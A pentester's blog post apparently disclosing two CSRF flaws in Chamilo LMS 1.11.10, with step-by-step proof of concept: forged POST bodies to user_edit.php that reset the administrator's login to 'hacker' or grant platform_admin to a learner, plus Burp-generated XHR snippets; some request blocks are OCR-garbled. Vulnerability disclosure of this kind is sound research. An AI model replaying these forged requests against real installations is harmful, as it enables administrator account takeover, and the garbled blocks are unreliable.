ToanDang's diary

CSRF vulnerbility in Chamilo lms 1.11.10

vào tháng 5 03, 2020

Hello, My name is Nguyen Dang Toan, I'm a Pentester.
In 22/04/2020, I wanted to looking for my CVE myself, then I choosed Chamilo lms. Hoang Kien is a my new friend, he wanted to help me --> we got two vulnerabilities. Hhaha :v


OK let's go.


This is a first vulnerability --> CSRF.

Version tested: Chamilo LMS 1.11.10 for PHP 7.3.
Web server: apache webserver-Apache/2.4.41 (Debian).
Pentester: Hoang Kien, Nguyen Dang Toan.

1. **Account takeover via CSRF.**
    - **Issue:** Forge request **edit_user** to change all informations of administrator include credential information.

    - **Poc:**
      Step1: **user_id** of administrator is always **1** or can find **user_id** via function **whoisonline** and more functions.






192.168.0.144/chamilo-1.11.10/main/social/profile.php?u=1


Step2: Forge a request of administrator at function **edit user information.**

These are original administrator's informations.




Edit user information

* First name	Noobs
* Last name	Bob
Code	
* e-mail	nigeman642@2go-mail.vn
Phone number	(000) 001 02 03
Add image	Browse... No file selected.
	□ Remove picture
* Login	admin
Password	● Don't reset password ○ Automatically generate a new password ○ Enter password
Profile	Trainer
Administration	● Yes ○ No
Language	English
Send mail to new user	○ Yes ● No
Registration date	Create by admin on 2020-04-21 02:03:06





```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------24716666101982040081200240918
Content-Length: 5090
Origin: http://192.168.0.144
DNT: 1
Connection: close
Referer: http://192.168.0.144/chamilo-1.11.10/main/admin/user_edit.php?user_id=1
Cookie: ch_sid=rp4prak8*g1bjndspd353ag01h
Upgrade-Insecure-Requests: 1

-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="firstname"

Hacker
-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="lastname"

Hacker
-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="official_code"


-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="email"

Hacker@2go-mail.vn
-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="phone"

(000) 999 99 99
-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="picture"; filename=""
Content-Type: application/octet-stream
```



```
-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="username"

hacker
-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="reset_password"

2
-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="password"

hacker
-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="status"

1
-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="platform_admin"

1
-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="language"

english
-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="send_mail"

0
-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="q"


-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="q"


-----------------------------24716666101982040081200240918
Content-Disposition: form-data; name="extra_legal_accept"
```

Step3: Use burp suite to generate CSRF PoC.





```
POST /chamilo-1.11.10/main/admin/user_edit.php?user_id=1 HTTP/1.1
Host: 192.168.0.144
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101
Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
```

Show response in browser

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.


http://burp/show/1/gr0p4matkxjxs32soabsbzycryb96thg


□ In future, just copy the URL and don't show this dialog

```
        xhr.open("POST",
"http:\/\/192.168.0.144\/chamilo-1.11.10\/main\/admin\/user_edit.php?user_id=1",
 true);
        xhr.setRequestHeader("Accept",
```

Warning: The XmlHttpRequest technique only works on modern browsers, and the browser will not display the response to the CSRF request. The request contains some non-standard headers which, if included in a cross-domain XHR, may cause the request to be pre-flighted, and so the attack may fail. These headers have been omitted in the PoC attack, to avoid pre-flighting. If the omitted headers are essential for the efficacy of the CSRF attack, you can manually add these to the PoC HTML.

Step4: Login with administrator account, and then administrator submit request forgery.






User updated: Hacker Hacker (hacker)

After that, these are administrator information. Of course, administrator credential is:

Username: hacker


Password: hacker



Edit user information


* First name	Hacker
* Last name	Hacker
Code	
* e-mail	Hacker@2go-mail.vn
Phone number	(000) 999 99 99
Add image	Browse... No file selected. □ Remove picture
* Login	hacker
Password	● Don't reset password ○ Automatically generate a new password ○ Enter password
Profile	Trainer
Administration	● Yes ○ No
Language	English
Send mail to new user	○ Yes ● No
Registration date	Create by admin on 2020-04-21 02:03:06

2. **Privilege escalation via CSRF.**
   - **Issue**: Forge request **edit_user** to change all informations of user include credential information and make user to be administrator.
   - **Poc:**




* First name	321
* Last name	321
Code	
* e-mail	321@321.com
Phone number	
Add image	Browse... No file selected.
* Login	321
Password	● Don't reset password ○ Automatically generate a new password ○ Enter password
Profile	Learner
Language	English
Send mail to new user	○ Yes ● No
Registration date	Create by abcd on 2020-04-21 06:49:09
Expiration date	● Never expires ○ Enabled April 22, 2020 at 01:54
Account	● active ○ inactive

Step2: Use burp suite to request body.




```
-----------------------------13757109312539211621155688016
Content-Disposition: form-data; name="email"

321@321.com
-----------------------------13757109312539211621155688016
Content-Disposition: form-data; name="phone"


-----------------------------13757109312539211621155688016
Content-Disposition: form-data; name="picture"; filename=""
Content-Type: application/octet-stream


-----------------------------13757109312539211621155688016
Content-Disposition: form-data; name="username"

321
-----------------------------13757109312539211621155688016
Content-Disposition: form-data; name="reset_password"

0
-----------------------------13757109312539211621155688016
Content-Disposition: form-data; name="password"


-----------------------------13757109312539211621155688016
Content-Disposition: form-data; name="status"

1
-----------------------------13757109312539211621155688016
Content-Disposition: form-data; name="platform_admin"

1
-----------------------------13757109312539211621155688016
Content-Disposition: form-data; name="language"

english
-----------------------------13757109312539211621155688016
Content-Disposition: form-data; name="send_mail"

0
```

Step3: CSRF Generate Poc.



```
-----------------------------13757109312539211621155688016
Content-Disposition: form-data; name="email"

321@321.com
-----------------------------13757109312539211621155688016
Content-Disposition: form-data; name="phone"


-----------------------------13757109312539211621155688016
Content-Disposition: form-data; name="picture"; filename=""
Content-Type: application/octet-stream


-----------------------------13757109312539211621155688016
Content-Disposition: form-data; name="username"

321
-----------------------------13757109312539211621155688016
Content-Disposit

0
---------------                              88016
Content-Disposit


---------------                              88016
Content-Disposit

1
---------------
Content-Disposit

1
---------------                              88016
Content-Disposit

english
---------------                              88016
Content-Disposit

0
---------------                              88016
Content-Disposit                             n date"
```



```
POST /chamilo-1.11.10/main/admin/user_edit.php?user_id=0 HTTP/1.1
Host: 192.168.0.144
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101
Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
```

Show response in browser

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.


http://burp/show/4/xq1jwp4tsl53dtmsyzkt7n5az4h4u1zk


□ In future, just copy the URL and don't show this dialog

```
        xhr.open("POST",
"http:\/\/192.168.0.144\/chamilo-1.11.10\/main\/admin\/user_edit.php?user_id=0",
 true);
        xhr.setRequestHeader("Accept",
```

Warning: The XmlHttpRequest technique only works on modern browsers, and the browser will not display the response to the CSRF request. The request contains some non-standard headers which, if included in a cross-domain XHR, may cause the request to be pre-flighted, and so the attack may fail. These headers have been omitted in the PoC attack, to avoid pre-flighting. If the omitted headers are essential for the efficacy of the CSRF attack, you can manually add these to the PoC HTML.


Step4: Login with administrator account, and then administrator submit request forgery.





User updated: 321 321 (321)

Step5: Login with user '321' --> administrator.



Finally: If you want to read my second vulnerability in Chamilo lms --> at here.

Nếu bạn muốn để lại nhận xét, hãy nhấp vào nút dưới

	Photo	Code ↓	First name	Last name	Login	e-mail	Profile	active	Registration date	Action
□		-	[illegible]	Bob	admin	[illegible]	Trainer	✓	2020-04-21 [illegible]	
□		-	test	nguyen	test	test@gmail.com	Learner	✓	2020-04-21 [illegible]	
□		-	test2	test2	test2	test2@gmail.com	Trainer	✓	2020-04-21 [illegible]	
□		-	abcd	abcd	abcd	abcd@abcd.com	Sessions administrator	-	2020-04-21 [illegible]	
□		-	123	123	123	123@gmail.com	Learner	✓	2020-04-21 [illegible]	
□		-	1234	1234	1234	1234@abc.com	Learner	✓	2020-04-21 [illegible]	

Improper Privilege Management in Chamilo lms 1.11.10 lead to Privilege Escalation

Path.Combine() sự thật nhỏ bé

Nhãn

ToanDang

Truy cập hồ sơ

Được tạo bởi Blogger